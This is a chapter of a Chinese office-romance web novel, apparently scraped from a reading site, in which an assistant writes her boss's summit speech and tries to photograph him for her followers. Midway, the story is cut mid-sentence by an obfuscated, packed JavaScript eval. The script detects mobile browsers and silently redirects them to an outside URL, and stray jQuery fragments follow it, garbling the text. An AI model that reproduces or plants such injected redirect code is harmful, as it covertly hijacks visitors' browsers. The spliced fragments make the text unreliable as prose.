默认冷灰
24号文字
方正启体

11. 尴尬 好消息:涨粉了。

作者:云水摇本书字数:K更新时间:
    岑夏上次这么紧张,还是高考那年忘带准考证的时候。


    “没看什么呀!”她这才意识到自己刚才的反应太大了,又手忙脚乱把手机拿回来,欲盖弥彰地补充:“手滑,没拿稳。”


    路知屿刚睡醒,素来清冷淡漠的眸子此刻蒙了一层极淡的水光。


    他狐疑地看着岑夏,一脸“你看我信不信”的表情。


    他刚才见一旁的岑夏正捧着手机笑得开心,便随口那么一问,也没指望能问出什么子丑寅卯来,也就没把这点小插曲放在心上。


    到达酒店的时候,已经傍晚。


    峰会的开场时间在明早八点半,今晚的行程便空了出来。


    岑夏还从未出过远门,这还是她第一次来到相隔一千公里以外的城市。


    简单休整后,岑夏从行李箱里翻出早早备好的碎花连衣裙、遮阳帽,哼着小曲,做了个美美的造型,在镜子前转了一圈,对自己满意地点了点头。


    不料,路知屿的电话却在这时候打进来:“写一份明早行业峰会的演讲稿,材料发你邮箱。”


    言简意赅、不容质疑,没等岑夏反应过来,电话便被无情掐断。


    出行计划未成行即夭折。


    岑夏泄气地躺在床上,将枕头盖在脸上,大叫了几声发泄愤懑,终是不得不爬起来,掏出了行李箱最里层的笔记本电脑。


    那份邮件果然正静悄悄地躺在她的工作邮箱里。


    她将文件下载,快速浏览一遍后,又过了一遍将精髓提炼出来,接着打开文档写稿。好在她本身就是语言类相关专业,写这些东西并不算陌生。


    最麻烦的核心构思部分材料已经给的很明确,岑夏只需要根据现有的信息构思出一篇十分钟左右的发言稿。


    夕阳沿着酒店房间的墙壁一点点游走,等岑夏在键盘上敲下最后一个标点的时候,外面已然黑透了。


    做完本职工作,岑夏掏出手机,就着目前排满密密麻麻文字的电脑界面拍了张照片。


    她原本想发张朋友圈,拿起手机的那刻忽的改了主意,打开了Muse。


    然后,杏眼瞪得溜圆。


    距离她上一次点开软件不过才几小时时间,她的粉丝量居然涨了几百人。


    而访问量最多的,竟是那条有着路知屿半身照的作品评论区,下面早已盖起数不清的楼。


    岑夏欲哭无泪。


    好消息:涨粉了。


    坏消息:不是奔着她来的。


    “人怎么能肤浅成这样呢?”


    岑夏不敢相信,区区一张半身照,竟抵过了她这许多天的血泪控诉。


    她不信邪,将刚才拍的加班照片打码处理后编辑了一条新作品。


    发送。


    做完这些,她将手机放在胸口,仰面躺倒在床上,微闭着眼,等待命运的裁决。不消片刻,新消息纷至沓来。


    岑夏心头一喜。


    看吧,大众的眼睛还是雪亮的。


    就算没有路知屿,她的流量依旧扛打。


    她弯着唇,打开手机点进去。


    评论快速刷新,岑夏的笑也僵在了脸上:


    ——加班?道德在哪里?底线在哪里?帅哥又在哪里?


    ——好了,知道你命苦,但能比得上看不到帅哥的我苦吗?


    ——谁要看这破文档,我要看帅哥!


    ——姐妹,如果半小时内没有帅哥的动态,你将会失去一位辽城粉丝。


    ——苏城+1——曼城+1


    ……


    眼瞧着事态朝着不可控的方向迅速狂奔,岑夏眼皮直跳。


    手机震动不停,忽的,一个电话切进来,所有的动静在下一刻都安静下来。


    看到路知屿的号码,岑夏忙点了接通。


    “岑夏,发言稿。”


    路知屿活像催债的黄世仁。


    岑夏刚要答应,脑子一转,话在口中转了个弯:“路总,这资料有些地方我看不太懂,能不能请教您一下?”


    路知屿顿住,像是对她这话存疑,片刻后才淡声答:“过来吧!”


    岑夏“噌”地自床上跃起,抱着笔记本出了门。


    路知屿的房间和岑夏的紧挨着,内里确是天差地别。


    跟岑夏的大床房不同,路知屿的房间是个带小型会客厅的商务套房。此时,路知屿正坐在会客厅的皮质沙发里,手上翻阅着一本杂志。


    岑夏站在房门口,看向路知屿,有些发愣。


    她见惯了他一副黑色商务风的打扮,就算是下班时间,也是稍微休闲款的衬衣,而此时的路知屿穿一件纯白T恤,搭配米色家居裤,正慵懒地倚在沙发里。


    他的头发半干,显然刚洗过澡,正软趴趴地搭在额头。


    浅色休闲风中和了他身上的凌厉,让他整个人看起来都有些暖融融起来。


    “杵在那里做什么?”


    路知屿掀眼看她,见她整个人都有些呆呆的。


    岑夏回过神,摇了摇头,将脑子里奇怪的联想驱逐掉,抱着电脑在路知屿身旁不远处坐下。


    “哪里不明白?”


    路知屿朝她凑近些,视线落在她手里的电脑屏幕上。


    路知屿一靠近,身上洗发水的味道就强势占据了岑夏的感官。


    她本就心虚,加上他强烈存在感的


    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){returnd[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17372269|199973||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();


    $(''#content'').append(''


    冲击,大脑有些宕机,于是随便指了个地方:“这里,没太懂什么意思……”


    路知屿看向她手指的地方,顿了片刻,拧眉。


    视线又转回岑夏脸上:“岑夏。”


    突然被他这么近距离的连名带姓地叫,岑夏心慌得要命,有种阎王点卯的感觉:“怎……怎么了?”


    忽的,岑夏头上挨了一记爆栗:


    “你是出门太急,把脑子落家里了吗?”


    岑夏猛地转头,盯着路知屿。


    不对,这很不对。


    路知屿在公司,虽然脸臭了些、谱大了些,但他有一个优点,话少啊!能一个字解决的,绝不多说第二个字。


    岑夏在心里默默掰着手指头算,不知道从什么时候开始,高冷如路知屿,也会频繁地嘴毒她了?


    这难道就是她觊觎那两万块的报应吗?岑夏心里百爪挠心,面上却不得不做虚心向学的样子。


    “懂了吗?”


    路知屿讲完,抬眸,警告意味明显,似乎只要她胆敢说一个不字,他就立刻用眼刀将她凌迟处死。


    岑夏点头如啄米:“明白了明白了,”心里揣着小九九,她说话极其敷衍,“路总真是博学多才。”


    今晚的岑夏温顺得有些过分,路知屿奇怪地打量她几眼,到底没说什么,又挪回自己原来的位置,继续看那本翻了一半的杂志。


    岑夏装模作样地打开文档,在空白页面敲敲打打几个字,眼睛的余光却始终注视着路知屿的动向。


    在路知屿调换了坐着的姿势,身体偏向背离岑夏的那一边时,岑夏一边在心里唾弃着自己的行为,一边调出了手机相机,对准路知屿的方向。


    快门还没来得及按下,路知屿却像是后脑门长了眼睛一样,突兀地转回头:“你在做什么?”


    岑夏呼吸一紧。


    人在紧张时总会忙乱得很。


    岑夏对着手机镜头,做作地捋了捋垂在耳侧的长发,说出的话连自己都不太有勇气听:“没什么,就是觉得今天的自己过分美丽。”


    路知屿瞳孔微微颤动,怀疑自己听到了什么。反应过来的岑夏恨不得咬断自己的舌头,却只能硬着头皮说下去:“所以美丽的我需要先回去了,路总,改好的演讲稿待会儿就发您!”


    言罢,也不管路知屿什么反应,抱着笔记本“噔噔噔”地溜了。


    路知屿依旧保持着原来的姿势,直到那道碎花裙的身影略显狼狈地消失在门口,他才稍稍回过神。


    然后,不多时,隔壁传来两声“啊”的咆哮,继而又戛然而止。


    路知屿摇头,片刻后,“噗”地笑出声。
(←快捷键) <<上一章 投推荐票 回目录 标记书签 下一章>> (快捷键→)